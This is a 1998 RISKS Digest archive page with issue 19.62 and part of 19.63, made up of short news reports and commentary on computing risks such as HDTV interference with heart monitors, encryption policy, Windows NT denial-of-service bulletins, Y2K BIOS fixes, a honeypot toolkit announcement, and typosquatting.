* The PRIVACY Forum is run by Lauren Weinstein. It includes a digest (which he moderates quite selectively), archive, and other features, such as PRIVACY Forum Radio interviews. It is somewhat akin to RISKS; it spans the full range of both technological and nontechnological privacy-related issues (with an emphasis on the former). For information regarding the PRIVACY Forum, please send the exact line: information privacy as the BODY of a message to "privacy-request@vortex.com"; you will receive a response from an automated listserv system. To submit contributions, send to "privacy@vortex.com".

PRIVACY Forum materials, including archive access/searching, additional information, and all other facets, are available on the Web via:

<http://www.vortex.com>

* The Computer PRIVACY Digest (CPD) (formerly the Telecom Privacy digest) is run by Leonard P. Levine. It is gatewayed to the USENET newsgroup comp.society.privacy. It is a relatively open (i.e., less tightly moderated)

forum, and was established to provide a forum for discussion on the effect of technology on privacy. All too often technology is way ahead of the law and society as it presents us with new devices and applications. Technology can enhance and detract from privacy. Submissions should go to comp-privacy@uwm.edu and administrative requests to comp-privacy-request@uwm.edu.

There is clearly much potential for overlap between the two digests, although contributions tend not to appear in both places. If you are very short of time and can scan only one, you might want to try the former. If you are interested in ongoing discussions, try the latter. Otherwise, it may well be appropriate for you to read both, depending on the strength of your interests and time available.

PGN



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 19: Issue 62

Monday 9 March 1998

Contents

- [New HDTV signal shuts down Baylor heart monitors](#)
[John P McGraw](#)
- [The anti-crypto rhetoric ratchets up](#)
[Carl Ellison](#)
- [Atlantic Monthly article on "The Lessons of ValueJet 592"](#)
[Andrew Patrick](#)
- [RISKS of reverse telephone lookup systems](#)
[Matt Welsh](#)
- [Re: CyberAttack on the Pentagon](#)
[Mike Perry](#)
- [NAB accidentally spams its membership list](#)
[Ed Fischer](#)
- [Update on Windows NT denial-of-service attacks](#)
[Matt Welsh](#)
- [Re: Auckland power outage recovery risks](#)
[R.J. Burkhart](#)
- [Newspaper spelling checker forgets Europe](#)
[Scott Ruthfield](#)
- [Re: Year 2100 compliance?](#)
[Jonathan de Boyne Pollard](#)

- [The Deception ToolKit](#)
[Fred Cohen](#)
 - [5th ACM Conference on Computer and Communications Security final CFP](#)
[Gene Tsudik](#)
 - [Formal Methods for Industrial Critical Systems, CFP](#)
[Diego Latella](#)
 - [Telecommunications Policy Research Conference 98, CFP](#)
[Juan F. Riveros](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ **New HDTV signal shuts down Baylor heart monitors**

"Mcgraw, John P" <john.mcgraw@eds.com>
Thu, 5 Mar 1998 11:26:43 -0600

On 26 Feb 1998, WFAA TV (Channel 8) in Dallas turned on their new digital HDTV signal. As a result, 12 heart monitors stopped working in a Baylor University Medical Center heart surgery recovery unit; they happened to be on the same frequency. The monitors were made in the mid-1980s, and were slated for replacement. [But the patients weren't?] In the interim, WFAA has stopped transmitting -- because there are no commercial receivers yet anyway. [Source: * Dallas Morning News*, 5 Mar 1998. PGN Abstracting]

John P. McGraw, CISSP, EDS Security, Technology Planning
5400 Legacy Drive, Plano, TX 75024

[Also noted by many others. TNX to all of you. PGN]

⚡ **The anti-crypto rhetoric ratchets up**

Carl Ellison <cme@cybercash.com>

Fri, 06 Mar 1998 20:21:26 -0500

An excerpt from a transcript of Louis Freeh, addressing Congress:

> ENCRYPTION

>

> ONE OF THE MOST DIFFICULT CHALLENGES FACING ALL OF LAW
ENFORCEMENT IS HOW

> RAPIDLY TERRORISTS AND CRIMINALS ADOPT ADVANCED TECHNOLOGIES
TO THWART LAW

> ENFORCEMENT'S ABILITY TO INVESTIGATE THOSE WHO WISH TO DO HARM
TO OUR

> NATION AND ITS CITIZENS. THAT IS WHY ENCRYPTION IS ONE OF THE
MOST

> IMPORTANT ISSUES CONFRONTING LAW ENFORCEMENT.

Really, Louis?

Rum runners used strong crypto in the 1920's, hiring their own
cryptographers to create codes and ciphers stronger than those
in use by

governments of the day -- in order to communicate with their
ships at sea

and tell them when/where to land to avoid the cops. That's a
major head

start. With all this rapid adoption, all criminals in the world
should be

using strong crypto of their own invention by now.

How come Dorothy Denning didn't find any significant use of
crypto by

criminals in her survey of law enforcement officers?

Modern criminals are too lazy to roll their own, maybe?

They could have bought encrypting telephones in the 1980's from
Crypto AG in

Switzerland. They were expensive, but they were reasonable.

They were too

expensive for us honest citizens, but if a criminal doesn't have
money to

throw around, he's not very interesting to you either, right?

They could have bought even stronger encrypting cellular telephones for a few thousand dollars from Cylink, in the early 1990's. Did they? Dorothy didn't find it.

They could have started using PGPfone for free when it came out years ago. Did they?

This is only one source of inaccuracy in your presentation, but it hits me especially strongly since it seems designed to create an impression of impending doom, perhaps to justify emergency powers as one might have when starting a war. The civilians of this world have invented and used strong cryptography for over 3000 years, and the citizens of this country have had the right to use that strong cryptography in order to attempt to keep secrets from the government for the entire history of this country. Trying to change that is a major change in the balance of power.

[See <http://www.clark.net/pub/cme/html/civ-own-crypto.html> for details.]

I realize that we voted to give you the gun to carry and we thank you in law enforcement for risking to be shot. However, the fact that you carry the gun does not mean that we citizens need to obey you or even to give you extra powers. If anything, the fact that you are empowered to carry guns means that you should have fewer powers than normal, unarmed citizens, IMHO.

Carl M. Ellison, CyberCash, Inc., 207 Grindall Street, Baltimore

MD 21230-4103

(410) 727-4288 cme@cybercash.com <http://www.clark.net/pub/cme>

✂ Atlantic Monthly article on "The Lessons of ValueJet 592"

"Andrew Patrick" <andrew@calvin.dgbt.doc.ca>

Fri, 6 Mar 1998 11:09:33 -0500

There is an interesting article in the March issue of Atlantic Monthly called "The Lessons of ValueJet 592" by William Langewiesche.

<http://www.theatlantic.com/issues/98mar/valujet1.htm>

SUMMARY: "As a reconstruction of this terrible crash suggests, in complex systems some accidents may be "normal" -- and trying to prevent them all could even make operations more dangerous."

The author makes an interesting distinction between "procedural" (something was done wrong), "engineered" (something was built wrong), and "system" accidents. He argues that system accidents arise from increasingly complex organizations and activities, such as commercial airlines, and may be difficult or impossible to prevent.

Andrew Patrick, Ph.D., Communications Research Centre, Ottawa
CANADA

andrew@calvin.dgbt.doc.ca <http://debra.dgbt.doc.ca/~andrew> 1-613-990-4675

✂ RISKS of reverse telephone lookup systems

Matt Welsh <mdw@now.CS.Berkeley.EDU>

6 Mar 1998 21:41:23 GMT

Two sites, AT&T Lab's AnyWho (<http://www.anywho.com:81/telq.html>) and 555-1212.com (http://www.555-1212.com/whte_us.htm), now provide reverse telephone lookup searches for US numbers on the Web. The AnyWho service is somewhat more powerful than 555-1212.com: not only is exact telephone number lookup available, but inexact searches as well (you can search on telephone number substrings as prefix or suffix - e.g., all numbers of the form 510-644-xxxx). [WILL THAT GET CENSORED? PGN]

A typical telephone lookup on AnyWho will consist of the name and street address of the person/business owning the number, a link to a map of the address, and (in some cases) the ability to click on the street name and return a list of all names, addresses, and telephone numbers of other people living on the same street! Talk about "there goes the neighborhood..."

There is also a link which allows you to update or remove the entry -- in order to confirm the change, you must call the 1-800 number provided from the telephone corresponding to the entry, and enter a confirmation number listed on the web page. Changes to the database are immediate. One may also send in a signed update request via U.S. Mail. It's not clear whether a "change of number" request must be phoned in from the new number of the old number -- the former means that virtually anyone can redirect listings to

their number, and the latter makes it difficult to change a listing after the fact (as well as allows the owner of a recycled number to update someone else's listing).

The RISKS? Well, privacy risks are obvious -- this system appears to be a real boon to prank callers, stalkers, and anyone with a Caller ID device or 1-800 number. In the latter case geographic data could be collected on every caller, and more advanced searches could correlate this information with other data available on the Net about the caller.

M. Welsh, mdw@cs.berkeley.edu, UC Berkeley Computer Science Division

✉ Re: CyberAttack on the Pentagon (Murray, [RISKS-19.61](#))

<Mike_Perry@DGE.ceo.dg.com>

Wed, 4 Mar 1998 21:01:56 est

>That not only will secure products not be favored in the market
>place, they are often punished. [...]

This doesn't just apply to computer systems. Try buying a car that has even a remotely decent security system as standard - in consumer tests most new cars can be broken into and started by a 'thief' in times measured in seconds, not minutes.

Nor does safety sell - the car I drive, (which won the European Car Of The Year award in 1996) comes as standard with goodies like alloy wheels and

aircon, but antilock brakes are an optional extra.

Just as legislation was needed to force car makers to fit, and then drivers to use, safety devices, so legislation will be needed to force makers and users of computer systems to fit and use good security.

✶ NAB accidentally spams its membership list

<Ed Fischer>

Wed, 4 Mar 1998 15:52:29 EST

Through an apparently misconfigured mailing list server, the National Association of Broadcasters (NAB) this week created an e-mail nightmare for more than a thousand of its members.

On 3 Mar 1998, the Convention department sent out -- unsolicited -- advertising messages for its upcoming annual meeting to about 1,100 members. Included in the mailing were instructions for being removed from the list. However, the address given in those instructions merely remailed the "remove" request back to all of the other addresses on the list.

Early responders are now being deluged with responses from confused recipients, as well as with "bounce" messages from another approximately 800 invalid addresses which were on the NAB's list.

The NAB's Tom Adamson said the list server has been turned off, although he acknowledged that the damage has already been done.

Ed Fischer, Director, Information Systems

Post-Newsweek Stations, Inc., Hartford, Connecticut

⚡ Update on Windows NT denial-of-service attacks

Matt Welsh <mdw@now.CS.Berkeley.EDU>

5 Mar 1998 19:13:55 GMT

Last night, Microsoft posted a security bulletin at

<http://www.microsoft.com/security/netdos.htm>

describing the network denial-of-service attacks on Windows NT and 95

systems, which is commonly referred to as the "New Tear", "Bonk", or

"Boink" attacks. The fix to the problem released in NT 4.0

Service Pack 3,

and patches for Windows 95 are available.

>From the Microsoft Knowledge Base information on this problem:

"The modified

teardrop attack works by sending pairs of deliberately constructed IP

fragments which are reassembled into an invalid UDP datagram.

Overlapping

offsets cause the second packet to overwrite data in the middle of the UDP

header contained in the first packet in such a way that the datagrams are

left incomplete."

Interestingly, the information on Microsoft's web pages seems to be somewhat

conflicting, and it's difficult to tell exactly which of the multiple known

NT TCP/IP stack bugs are being addressed here, and which patches are needed

to prevent them.

M. Welsh, mdw@cs.berkeley.edu, UC Berkeley

[For the CERT special edition of summary reports on denial of service attacks, see ftp://ftp.cert.org/pub/cert_summaries/ . PGN]

⚡ Re: Auckland power outage recovery risks (Gutmann, [RISKS-19.61](#))

"RJBurkhart[ECip]" <BoBURK_ECip_LTD@compuserve.com>
Fri, 6 Mar 1998 19:04:14 -0500

After almost two weeks, attempts to restore power on 3 Mar 1998 failed again, with officials predicting downtown Auckland will be blacked out for another 10 weeks. At least 2,000 businesses are affected. [PGN Abstracting from various articles, including www.startribune.com, which has power.]

R.J. (Bob) Burkhart : Management Support Solutions, Inc.
Twin Cities, MN 55431-1774 : 73520.3701@compuserve.com

⚡ Newspaper spelling checker forgets Europe

Scott Ruthfield <indigo@owlnet.rice.edu>
Mon, 9 Mar 1998 02:02:48 -0600 (CST)

While the follies of spelling checkers is well-known, I thought this deserved special mention. File this one in the irony department: in the 3/9 Houston Chronicle, in an article with the headline "Panel to confront math, science woes of children," the following phrase appears:

"... 21-nation study, in which U.S. 12th-graders ranked 19th in math, outperforming only Cypress and South Africa."

(If the problem isn't clear, note the fourth-from-last word.)

The risks here are multifold, including just looking foolish. One would assume that a newspaper's spelling checker would include foreign countries (assuming the editors got it right, of course).

Note that the byline on this article is the Los Angeles Times, so this problem could have originated there and propagated.

Scott Ruthfield, Rice University, Graduate Student, Computer Science

⚡ Re: Year 2100 compliance? (Shimomura, [RISKS-19.60](#))

Jonathan de Boyne Pollard <jdebp@donor2.demon.co.uk>
09 Mar 98 11:02:56 +0000

Tsutomu Shimomura <tsutomu@ariel.sdsc.edu> quoted the information on the Y2K firmware fix for the IBM PC RTC from American Megatrends (<http://www.amibios.com/support/2000.html>) and noted that the documentation implies that there will be a Year 2100 Problem.

However, it should be noted in order to keep this in perspective that the windowing fix employed by many BIOS vendors (and also by some operating systems vendors -- IBM's OS/2 Warp includes this same windowing fix in its CLOCK01.SYS and CLOCK02.SYS device drivers, for example) is

quite capable of being modified after the year 2000 and before the year 2100, substituting "21" for "20". Sliding the window like this every 100 years should thus be possible. Given the turnover in BIOS code, it also seems to be likely.

It is also important to consider the possible variations on the windowing fix used. If the algorithm is "if the year byte is less than 80, write the value 20 to the century byte", then it will fail in 2100, as suggested. However, an alternative, and equally valid, scheme is "if the year byte is less than 80, write the value 20 to the century byte, otherwise write the value 19". This scheme fails 20 years earlier, in 2080.

Although the former algorithm may seem the one wanted, the latter algorithm is a more likely one for two reasons. First, it is easy and intuitive to code in C and C++ ("century = (year < 80) ? 20 : 19"). Second, it allows for the century to go backwards. This second point may seem bizarre, until one realises that the BIOS testing methodologies for "Year 2000 correctness" almost always do *not* reflect exactly what will happen in the year 2000. When the year 2000 comes around, the calendar time will only go forward. But the testing procedures employed *now*, *before* the year 2000, involve setting the clock forward and *then* resetting it *back* to the current date and time once the test is over. Obviously, whilst a BIOS which works in the forward direction is acceptable, and will quite acceptably deal with what will actually happen in the PC's RTC come the year 2000; if the

machine ends
up with the current date and time stuck in the 21st century
after a program
that tests the BIOS for year 2000 compliance has been run, the
BIOS will be
perceived by many as *not* dealing properly with the year 2000
problem in
the PC's RTC chip.

IBM's CLOCK02.SYS in OS/2 Warp is one piece of software that I
can verify
does use the latter algorithm, and thus as predicted both (1)
applies the
fix to the century byte in the PC RTC's NVRAM in both directions
and (2)
breaks down in the year 2080. This highlights, incidentally,
one of the
more ironic requirements for testing one's BIOS for the presence
of an RTC
fix: one needs an operating system that *isn't* Year 2000
compliant itself.
One cannot run programs for testing the BIOS on OS/2 Warp,
because by the
time that the operating system has booted and the test programs
are run, the
RTC fix in OS/2's clock device driver has overridden whatever
RTC fix was
applied by the BIOS.

Which brings us back to American Megatrends, and its claim that
its BIOS RTC
fix will work correctly until the year 2099. Would any RISKS
readers with a
Year 2000 compliant AMI BIOS, and an operating system that
isn't Year 2000
compliant, care to check what AMI BIOS does come the year 2080 ?

> JdeBP <

Fred Cohen <fc@all.net>

Mon, 9 Mar 1998 05:52:28 -0800 (PST)

I would like to announce and introduce a new security tool available for free from over the Internet - The Deception ToolKit - available from <http://all.net/>

The Deception ToolKit (DTK) is a toolkit designed to give defenders a couple of orders of magnitude advantage over attackers.

The basic idea is not new. We use deception to counter attacks. In the case of DTK, the deception is intended to make it appear to attackers as if the system running DTK has a large number of widely known vulnerabilities. DTK's deception is programmable, but it is typically limited to producing output in response to attacker input in such a way as to simulate the behavior of a system which is vulnerable to the attackers method. This has a few interesting side effects:

It increases the attacker's workload because they can't easily tell which of their attack attempts works and which fail. For example, if an attack produces what appears to be a Unix password file, the attacker would normally run "Crack" to try to break into the system. But if the password file is a fake, it consumes the attackers time and effort to no result.

It allows us to track attacker attempts at entry and respond before they come across a vulnerability we are susceptible to. For example, when the attacker tries to use a known Sendmail attack against

our

site, we record all of their entries to track their techniques. With

this deception in place, we have no problem picking up port scans,

password guessing, and all manner of other attack attempts as they happen.

It sours the milk - so to speak. If one person uses DTK, they can see

attacks coming well ahead of time. If a few others start using it, we

will probably exhaust the attackers and they will go somewhere else to

run their attacks. If a lot of people use DTK, the attackers will find

that they need to spend 100 times the effort to break into systems and

that they have a high risk of detection well before their attempts succeed.

If enough people adopt DTK and work together to keep it's deceptions

up to date, we will eliminate all but the most sophisticated attackers, and all the copy-cat attacks will be detected soon after

they are released to the wide hacking community. This will not only

sour the milk, it will also up the ante for would-be copy-cat attackers and, as a side effect, reduce the "noise" level of attacks to

allow us to more clearly see the more serious attackers and track them down.

If DTK becomes very widespread, one of DTK's key deceptions will

become very effective. This deception is port 507 - which we have

staked a claim for as the deception port. Port 507 indicates whether

the machine you are attempting to connect to is running a deception

defense. Naturally, attackers who wish to avoid deceptive

defenses

will check there first, and eventually, simply running the deceptive

defense notifier will be adequate to eliminate many of the attackers.

Of course some of us defenders will not turn on the deception announcement message so we can track new attack attempts by those who

avoid deceptive defenses, so... the attacker's level of uncertainty

rises, and the information world becomes a safer place to work.

Your positive and helpful comments are appreciated. FC

Fred Cohen & Associates: <http://all.net> - fc@all.net - tel/fax:510-454-0171

⚡ 5th ACM Conference on Computer and Communications Security final CFP

Gene Tsudik <tsudik@pollux.usc.edu>

Mon, 9 Mar 1998 09:05:09 -0800 (PST)

Final Call for Papers
Fifth ACM Conference on
Computer and Communications Security
San Francisco, California
November 3-5, 1998
Sponsored by ACM SIGSAC

Papers offering novel research contributions in any aspect of computer security are solicited for submission to the Fifth ACM Conference on Computer and Communications Security. Papers may present theory, technique, applications, or practical experience on topics including but not limited to

access control	authentication	accounting and
audit		
mobile code security	applied cryptography	data/system
integrity		
cryptographic	electronic commerce	intrusion
detection protocols		
key management	privacy and anonymity	intellectual
property protection		
information warfare	secure networking	secure operating
systems		
viruses and worms	security management	distributed
systems security		
database security	smart-cards and secure	security
verification		
	PDA's	

Paper submissions due: April 3, 1998

Panel proposals due: May 1, 1998

General chair: Li Gong, JavaSoft

Program chair:

Mike Reiter, AT&T Labs, Room A269, 180 Park Avenue

Florham Park, NJ 07932-0971 USA, phone: +973-360-8349

For more information, visit <http://www.research.att.com/~reiter/ccs5>

or <http://www.isi.edu/~gts/cfp.html>

Formal Methods for Industrial Critical Systems, CFP

Diego Latella <d.latella@cnuce.cnr.it>

Mon, 9 Mar 1998 16:06:52 +0100 (MET)

Journal of Science of Computer Programming

Editor-in-Chief: Prof. Michel Sintzoff

SPECIAL ISSUE ON

Formal Methods for Industrial Critical Systems

Guest Editors: Jorge Cuellar, Stefania Gnesi, Diego Latella
>>> C A L L F O R P A P E R S <<<<

The Journal of Science of Computing Programming has planned a special issue on the use of formal methods in the industry for the development of critical systems. This special issue is promoted by the Working Group on Formal Methods for Industrial Critical Systems of the European Research Consortium on Informatics and Mathematics (ERCIM - <http://www-ercim.inria.fr/>).

Guest Editors: Jorge Cuellar (Siemens), Stefania Gnesi (CNR-IEI, FMICS),
Diego Latella (CNR-CNUCE, FMICS)

IMPORTANT DATE: Deadline for submission : April 30th, 1998

For guidelines, contact

S. Gnesi, CNR - Ist. Elaborazione dell'Informazione,
Via S. Maria 46, I56126 Pisa - ITALY
phone: +39-50-593489, fax : +39-50-554342 gnesi@iei.pi.cnr.it

⚡ Telecommunications Policy Research Conference 98, CFP

"Juan F. Riveros" <riverosq@umich.edu>
Wed, 4 Mar 1998 12:53:31 -0500 (EST)

CALL FOR PAPERS

The Twenty-Sixth Annual TELECOMMUNICATIONS POLICY RESEARCH CONFERENCE

3-5 October 1998, Radisson Mark Plaza, Alexandria, Virginia
<http://www.si.umich.edu/~prie/tprc/>

The Telecommunications Policy Research Conference (TPRC) is an annual forum for dialogue among scholars and decision-makers from the public

and private sectors engaged in communication and information policy. The purpose of the conference is to acquaint policymakers with the best of recent research and to familiarize researchers with the knowledge needs of policymakers and industry. The TPRC program is assembled from submitted abstracts, invited papers and proposals for complete sessions.

TPRC is now soliciting research papers or session proposals for presentation at its 1998 conference. Papers should be based on current theoretical and/or empirical research relevant to the making of communication and information policy, and may be from any disciplinary perspective. TPRC welcomes national, international, or comparative studies. Subject areas of particular interest include, but are not limited to:

- * 1996 Telecom Act
- * Universal Service
- * Wireless Services
- * Unintended Consequences of Regulation
- * Unbundling the Local Loop
- * State Regulation
- * Convergence: Technological Developments and Regulatory Implications
- * Privacy (Crypto, Anonymity, Personal Data)
- * Intellectual Property
- * Content Control
- * Information Infrastructure Security
- * Taxation of Internet Services
- * Antitrust, Concentration and Mergers
- * Household Information Environments
- * Internet and Telephone Numbers and Names
- * Internet Jurisdiction
- * Software Competition
- * Internet/Intranet Effects on Organizations
- * Electronic Commerce

- * Communication Reform in Developing Countries
 - * Spectrum Allocation and Auctions
 - * New Satellite Systems
 - * Infrastructure Investment
 - * Pirate Broadcasting
 - * Transition to Digital TV
 - * Competitive Models of Mass Media
- [Lots of RISKS issues there!
Check their Web site for instructions on submissions.
Sorry, I don't seem to have the due date. PGN]

Inquiries to Dawn Higgins, Telecommunications Policy Research
Conference,
P.O. Box 19203, Washington, DC 20036 1-202-452-9033



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 63

Friday 13 March 1998

Contents

- [Cell Phones Can Interfere with Auto Systems](#)
[Edupage](#)
- [Remote viewing](#)
[Colin Rafferty](#)
- [Three Army Web sites hacked](#)
[SINS](#)
- [Windows NT 4 corrupting filespace and deleting directories](#)
[Silas S. Brown](#)
- [Federal Prosecutors Indict Internet Gambling Operators](#)
[Edupage](#)
- [Browser site autoexpansion strikes again](#)
[Tim Kolar](#)
- [V-Chip: details, details](#)
[wb8foz](#)
- [TV censors](#)
[PGN](#)
- [For want of a hyphen, you get porn](#)
[James Willing](#)
- [Re: Newspaper spelling checker forgets Europe](#)
[Mark Stalzer](#)

- [Boise's city e-mail subject to FOIA](#)
[Doneel Edelson](#)
 - [Radar blip lost Air Force One](#)
[Doneel Edelson](#)
 - [Re: The anti-crypto rhetoric ratchets up](#)
[Scott R. Taurig](#)
 - [Re: COMPAQ usability problem](#)
[Pete Mellor](#)
 - [Re: Atlantic Monthly, "The Lessons of ValueJet 592"](#)
[E Florack](#)
 - [Re: The cost of deception](#)
[Richard Snider](#)
 - [ACM Policy '98 Conference Announcement](#)
[Policy 98 Info](#)
 - [New Security Paradigms Workshop, Call For Papers](#)
[Mary Ellen Zurko](#)
 - [Software Certification Conference: Call for Participation](#)
[Chuck Howell](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Cell Phones Can Interfere with Auto Systems

Edupage Editors <educom@educom.unc.edu>

Thu, 5 Mar 1998 19:04:28 -0500

Car makers have known for a while that talking on a cell phone while driving can cause accidents, but now research shows that wireless phones can disrupt anti-lock braking and other electronic systems. For instance, Mercedes Benz warns that the electromagnetic radiation emitted by the microchips in wireless phones can disable its Babysmart toddler restraint seat, which automatically switches off the passenger side air bag when a child is

sitting up front. "As far as we know, no injury or death has resulted from interference between wireless phones and other radio-frequency emitting devices," says an AT&T Wireless Services spokeswoman, but some late model owner's manuals contain special warnings regarding the problem. (_USA Today_ 4 Mar 1998; Edupage, 5 March 1998)
<To subscribe to Edupage, send e-mail to: listproc@educom.unc.edu with the message: subscribe edupage [your name]>

Remote viewing

Colin Rafferty <crافت@ml.com>
10 Mar 1998 15:48:42 -0500

WIRELESS MARRIAGE

RF-Link Technology has developed a Wireless PC@TV product that allows an Internet link via a PC in one room to be displayed on a television in another. A scan converter translates the PC's video display signals into signals that a TV can process, and wirelessly sends the audio and video signals using a radio-frequency transmitter and receiver. The signals can travel up to 100 feet, and a wireless keyboard allows the user to manipulate the PC while watching the action on the TV in another room. The cost is about double that of a set-top WebTV receiver, but does not require a special Internet service. (_Popular Science_, Mar 98; Edupage)

So when my next-door neighbor is browsing www.playboy.com, does that

mean that my six-year-old can read right along? Colin

⚡ Three Army Web sites hacked

"Security Information News Service: SINS[*]" <ravensceo@MCIONE.COM>

Tue, 10 Mar 1998 12:54:49 -0500

On the heels of the recent attack on unclassified Pentagon computer systems, three Army World Wide Web sites were hacked on 8 Mar 1998: the Army Air Defense Artillery School, the Army 7th Signal Brigade[*], and the Army Executive Software Systems Directorate. Official content was replaced with messages about the previous Pentagon attacks. One of the messages said, "For those of you in the security community, the so-called Pentagon hackers are using nothing more advanced than the 'statd'. Get a list of 200 sites, and sit and try the same exploit to every one of them. [You're] going to get one out of 100 sites eventually."

[* The 7th's diddly SINS? PGN]

⚡ Windows NT 4 corrupting filespace and deleting directories

"Silas S. Brown" <silasbrown@bigfoot.com>

Mon, 9 Mar 1998 21:08:11 +0000

People or companies who run Windows NT 4 and experience frequent unexplained

"STOP" errors may like to know about the following risks:

1. There is a small probability that one of those STOP errors will
render the NT filesystem unbootable by corrupting one of the
system
files; in this case it cannot be repaired even with a repair
disk.
2. If you re-install Windows NT over an existing installation, the
%Systemroot%\Profiles tree, including all user data that it
contains,
is deleted.
3. Even if you back up the registry, you may not be able to
restore
it correctly in a new NT installation, because the various
user numbers,
etc., would have changed; extensive manual editing / glitch
fixing is
required.

Silas S. Brown, <http://members.bigfoot.com/~silasbrown/>

⚡ Federal Prosecutors Indict Internet Gambling Operators

Edupage Editors <educom@educom.unc.edu>

Thu, 5 Mar 1998 19:04:28 -0500

Federal prosecutors in New York indicted 14 operators of offshore companies for using phone lines for the purposes of illegal gambling activities. All 14 are American. The government says it is not charging bettors for using the sites but hopes that the indictment will serve as warning that such activities are illegal. (*The New York Times*, 5 Mar 1998; Edupage, 5 March 1998.)

🔥 Browser site autoexpansion strikes again

Tim Kolar <tkolar@cisco.com>

Fri, 13 Mar 1998 09:17:17 -0800 (PST)

The "centraal corporation" of Palo Alto recently introduced a new scheme for entering WWW host addresses into Web browsers. According to the marketing literature, you could replace all of that nasty <http://host/directory> nonsense with a single word.

They presented this with a gentle, heartwarming Disney example. Who wants to think of their toddler son having to type in all those dots and slashes to read about their favorite fawn, when they could just use the new scheme and type in "bambi"?

Well, it turns out Junior had better stick with the punctuation. Following their press release, thousands of users went directly to their browsers and typed in "bambi". Normal browser auto-expansion dropped them on "www.bambi.com", a decidedly non-Disney site where children can learn about a side of wildlife not fully depicted in the movie.

There are some fascinating tidbits in a Reuters article on the subject:

- o The company is selling the service to large companies who want simpler web addresses in advertising.
- o As people have found, the "single word" approach has some regrettable

side effects if you don't have their special software installed.

- o The president of the company was "surprised" that browsers would jump to a site given an incomplete address.

Offhand I'd say their business plan is in tatters. All because normal, unenhanced web browsers are a little too smart.

⚡ V-Chip: details, details

<wb8foz@nrk.com>

Thu, 12 Mar 1998 17:47:30 -0500 (EST)

Dan Charles of NPR reports that TV mfgs responded to the "What happens when parents lose the {V-chip} password?" question with:

We haven't figured that out yet..

If certificates, authentication and such are a morass for the DOD [as they are discovering....]; what happens in the larger world of TV sales? Will we see ads in the classifieds such as:

For Sale, 27' Sony, lost password, only gets Disney..

The RISK? Mandated solutions to problems only partially thought-out.

⚡ TV censors

"Peter G. Neumann" <neumann@csl.sri.com>

Thu, 12 Mar 98 8:26:51 PST

A Kansas City company, Applied Micro Technology Inc., is about to begin selling a device for censoring language in TV broadcasts (intended for the protection of children). It works only on closed-captioned broadcasts. If a banned word is found in the closed caption, the sound is muted and the closed caption displayed with a milder word substituted. The original design just matched on words, causing DICK VAN DYKE to turn into JERK VAN GAY. This was obviously inadequate, so it was extended to recognize context. The designer, Rick Bray, says that it now catches 65 out of 66 "offensive words" in the movie Men in Black (for example), and so he now allows his children to see it, and so they're pleased with the device. The article [sorry, source missing] does not say how many false hits it finds, nor how much dialogue gets lost because the closed captions are not actually always synchronized with the audio. There are at present 100 banned words.

✂ For want of a hyphen, you get porn

James Willing <jimw@agora.rdrop.com>
Fri, 13 Mar 1998 14:48:12 -0800 (PST)

You may have noticed, that with almost every new movie trailer or advertisement comes an URL for a web site that in most cases contains motion video clips, stills, and other information about the movie. Seems like just another promotional opportunity which I think few would take issue with.

However, I have also noticed a darker trend developing in parallel with this. Operators of porn sites are increasingly obtaining domain names nearly identical to that of the movies being promoted, usually with only a bit of punctuation being the difference.

The most recent example: the science-fiction movie "Deep Impact", due out this summer (an apocalyptic tale of comets crashing to earth). The print ads and trailers note the URL "www.deep-impact.com".

However, if you miss the hyphen in the URL and enter "www.deepimpact.com" instead, you are greeted with a starfield background (similar, if not identical to the legitimate site), with a single line of hyperlinked text: "Click to continue".

Even if you do not click on the text, after about four seconds you are automatically linked (redirected) to the page of a pornographic site with graphics that leave little doubt as to its purpose.

Especially disturbing is this recent trend for these redirector sites to try to mirror the initial image of the legitimate sites in order to prevent the user from realizing the error until after the next page has loaded, or worse (possibly trying to create a legally defensible position) being able to claim that the user consented to view the site by clicking on the linked text.

The risks? People seeking information on unreleased motion pictures (kids

especially) receiving instead an unwanted porn page. Plus, the possible backlash against the movie and its associates from people who may not realize the difference a single omitted character can make can make in an URL and might assume some link between the sites due to the similarity in the names.

A possible alternate risk, would be for people who access the web from their work or other monitored environment trying to explain why they have accessed a pornographic site once the access is noted in a log file.

-jim jimw@agora.rdrop.com The Computer Garage
<http://www.rdrop.com/~jimw> Fax - (503) 646-0174

[It is astounding how many folks say "dash" instead of "hyphen" (or, perhaps less strongly typed, "minus"). For example, Siskel and Ebert have only recently realized that their URL contains a hyphen, not a dash.
PGN]

🔥 Re: Newspaper spelling checker forgets Europe ([RISKS-19.62](#))

Mark Stalzer <stalzer@macaw.hrl.hac.com>
Mon, 09 Mar 1998 12:47:18 -0800

There are cities in California and Texas called "Cypress" so I don't think we should blame the spell checker. It would have to understand the sentence to catch the mistake. We can execute the proof reader though.

-- Mark

[Several folks commented on this. If the dictionary contains Cypress,
it should also contain Cyprus. If it knows only about trees and not geographical names, it is not a very good dictionary for a spelling checker to use. Let the fir fly, and spruce up the on-line dictionaries.
PGN]

✶ Boise's city e-mail subject to FOIA

"Edelson, Doneel" <doneeledelson@aciins.com>

Wed, 11 Mar 1998 13:46:02 -0500

The Idaho state government ruled that the City of Boise's e-mail is fair game under the Freedom of Information Act. They had to make the city council's e-mail available to the newspaper. [_Information Week_, March 9, 1998, p. 8]

✶ Radar blip lost Air Force One

"Edelson, Doneel" <doneeledelson@aciins.com>

Wed, 11 Mar 1998 13:46:02 -0500

The Federal Aviation Administration is investigating whether an air traffic tracking system went out amid reports that Air Force One vanished from radar screens for 24 seconds. Broadcast reports said the airplane disappeared from radar screens Tuesday morning as President Clinton traveled to

Connecticut. ... The long-range radar system at the center has a history of going off and momentary blips are a frequent occurrence, DiPalmo said.
[_USA Today_, 11 Mar 1998]

✈ Re: The anti-crypto rhetoric ratchets up (Ellison, [RISKS-19.62](#))

"Traurig, Scott R" <scott.r.traurig@lmco.com>
Tue, 10 Mar 1998 20:04:48 -0500

Mr. Ellison's observation that perhaps criminals are too lazy to use encryption, supported by Ms. Denning's survey results showing that encryption is not in widespread use by criminals, may be an important one, indeed.

